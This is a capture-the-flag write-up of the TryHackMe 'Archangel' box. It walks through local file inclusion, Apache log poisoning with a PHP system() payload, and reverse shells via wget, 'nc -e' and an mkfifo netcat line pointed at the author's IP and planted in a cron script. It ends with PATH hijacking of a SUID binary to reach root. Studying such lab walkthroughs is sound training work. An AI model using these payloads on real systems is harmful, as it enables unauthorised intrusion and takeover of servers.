


archangel

ARCHANGEL - TRYHACKME

```
=====
nmap -p22,80 -sV -sC -T4 -Pn -oA 10.10.109.15 10.10.109.15
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-04 18:46 EST
Nmap scan report for 10.10.109.15
Host is up (0.30s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:Enumerate the machine
|_   256 63:73:27:c7:61:04:25:6a:08:70:7a:36:b2:f2:84:0d (ECDSA)
|_   256 b6:4e:d2:9c:37:85:d6:76:53:e8:c4:e0:48:1c:ae:6c (ED25519)
80/tcp    open  http     Apache/2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Wavefire
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Visiting the webpage on port 80 shows the hostname:

 **Send us a mail:**
support@mafialive.thm

Adding the hostname to my /etc/hosts lead to this flag:



Running **ffuf** to look for directories, I found these:

```
test.php      [Status: 200, Size: 286, Words: 38, Lines: 16]
index.html    [Status: 200, Size: 59, Words: 2, Lines: 4]
robots.txt    [Status: 200, Size: 34, Words: 3, Lines: 3]
:: Progress: [11569/373698] :: Job [1/1] :: 146 req/sec :: Duration: [0
```

The **test.php** page is running a php script that shows the file it's accessing from the local machine



This is very likely vulnerable to local file inclusion. By using php filters, I was able to encode the **view.php**, then decode it to see how it worked:

http://mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php

```
<!DOCTYPE HTML>
<html>

<head>
<title>INCLUDE</title>
<h1>Test Page. Not to be Deployed</h1>
<div>
  Here is a button
  </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a button<
/button></a><br>
  <?php

    //FLAG: thm{exploiting_lf1}

    function containsStr($str, $substr) {
      return strpos($str, $substr) !== false;
    }
    if(isset($_GET["view"])){
      if(!containsStr($_GET['view'], '../..') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
        include $_GET['view'];
      }else{

        echo 'Sorry, Thats not allowed';
      }
    }
  ?>
</div>
</body>
</html>
```

Looking at the code, the only parameters it controls for is that a request must contain **/var/www/html/development_testing**, and can't contain **../..** which is needed for local file inclusion.

However, one way to bypass this is to use double back slashes:

http://mafialive.thm/test.php?view=/var/www/html/development_testing/../../../../etc/passwd

Here is a button

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:
/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin
/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:
/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin uidd:x:105:109::/run/uidd:/usr/sbin/nologin sshd:x:106:65534::/run
/sshd:/usr/sbin/nologin archangel:x:1001:1001:Archangel,,:/home/archangel:/bin/bash
```

Got it!

Now to try for log poisoning (this article explains; <https://www.hackingarticles.in/apache-log-poisoning-through-lfi/>):

view-source:http://mafialive.thm/test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log

```
$ curl "http://mafialive.thm/" -H "User-Agent: <?php system(\$_GET['cmd']); ?>"
<h1>UNDER DEVELOPMENT</h1>
```

So, now a php system call should be in the User-Agent portion of my logged request in the apache2 access log, which means it could potentially execute that php.

view-source:http://mafialive.thm/test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log&cmd=whoami

```
10.13.1.248 - - [05/Feb/2021:08:56:46 +0530] "GET / HTTP/1.1" 200 286 "-" "www-data
"
```

Boom. Got code execution.


So, after setting up a php reverse shell, and a python3 http server, I was able to execute a wget command from the victim machine to upload my shell to the webroot.

```
(user@boy)~[~/BOXES/tryhackme/boxes/archangel]
$ curl "http://mafialive.thm/test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log&cmd=wget%2010.13.1.248:80/shell.php"
```

Here you can see the request succeeded.

```
10.13.1.248 - - [05/Feb/2021:09:03:14 +0530] "GET /test.php?view=/var/www/html/development_testing/../../../../../../../../var/log
/apache2/access.log&cmd=nc%20-e%20/bin/bash%2010.13.1.248%201312 HTTP/1.1" 200 1014 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78
.0) Gecko/20100101 Firefox/78.0"
```

And visiting the file at webroot with a netcat listener running...



Boom. Got a shell.

```

(user@boy)-[~/BOXES/tryhackme/boxes/archangel]
$ nc -lvnp 1312
listening on [any] 1312 ...
connect to [10.13.1.248] from (UNKNOWN) [10.10.192.216] 55656
Linux ubuntu 4.15.0-123-generic #126-Ubuntu SMP Wed Oct 21 09:40:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 09:08:40 up 39 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

archangel 1 vpn 2 [tmux] 3 less 22:41

Got the first user file at **/home/archangel/user.txt**. Now to escalate to the archangel user. After some basic enumeration, I found a bash file in the **/opt** folder that is owned by archangel, but that all users have write permissions over:

```

www-data@ubuntu:/home/archangel$ ls -la /opt
total 16
drwxrwxrwx  3 root      root      4096 Nov 20 10:35 .
drwxr-xr-x 22 root      root      4096 Nov 16 15:39 ..
drwxrwx---  2 archangel archangel 4096 Nov 20 15:04 backupfiles
-rwxrwxrwx  1 archangel archangel   66 Nov 20 10:35 helloworld.sh
www-data@ubuntu:/home/archangel$

```

So I put a netcat reverse shell in there:

```

www-data@ubuntu:/opt$ cat helloworld.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.13.1.248 9001 >/tmp/f
www-data@ubuntu:/opt$

```

Then set up another netcat listener, and waited for the cronjob to execute...

```

(user@boy)-[~/BOXES/tryhackme/boxes/archangel]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.13.1.248] from (UNKNOWN) [10.10.192.216] 44644
/bin/sh: 0: can't access tty; job control turned off
$ whoami
archangel
$

```

So, after getting the second user flag, I came across an executable binary that's owned by root, but that the archangel user has execute permission over.

Trying to run it, it seems there's something wrong with the path the binary is searching for:

```

archangel@ubuntu:~/secret$ ./backup
cp: cannot stat '/home/user/archangel/myfiles/*': No such file or directory
archangel@ubuntu:~/secret$ ls -la backup
-rwsr-xr-x 1 root root 16904 Nov 18 16:40 backup
archangel@ubuntu:~/secret$

```

This likely means this it's vulnerable to path variable escalation: <https://www.hackingarticles.in/linux-privilege-escalation-using->

path-variable/

Long story short, since the binary can't find the right directory, I might be able to trick the kernel into executing a false bash script named cp instead, provided that I append a new execution path.

```
archangel@ubuntu:/home$ echo '/bin/bash' > /tmp/cp
archangel@ubuntu:/home$ chmod 777 /tmp/cp
archangel@ubuntu:/home$ export PATH=/tmp:$PATH
```

```
root@ubuntu:~/secret# whoami;id
root
uid=0(root) gid=0(root) groups=0(root),1001(archangel)
root@ubuntu:~/secret#
```

❑ archangel 1 vpn 2 nc 3 less

BOOM. ROOTED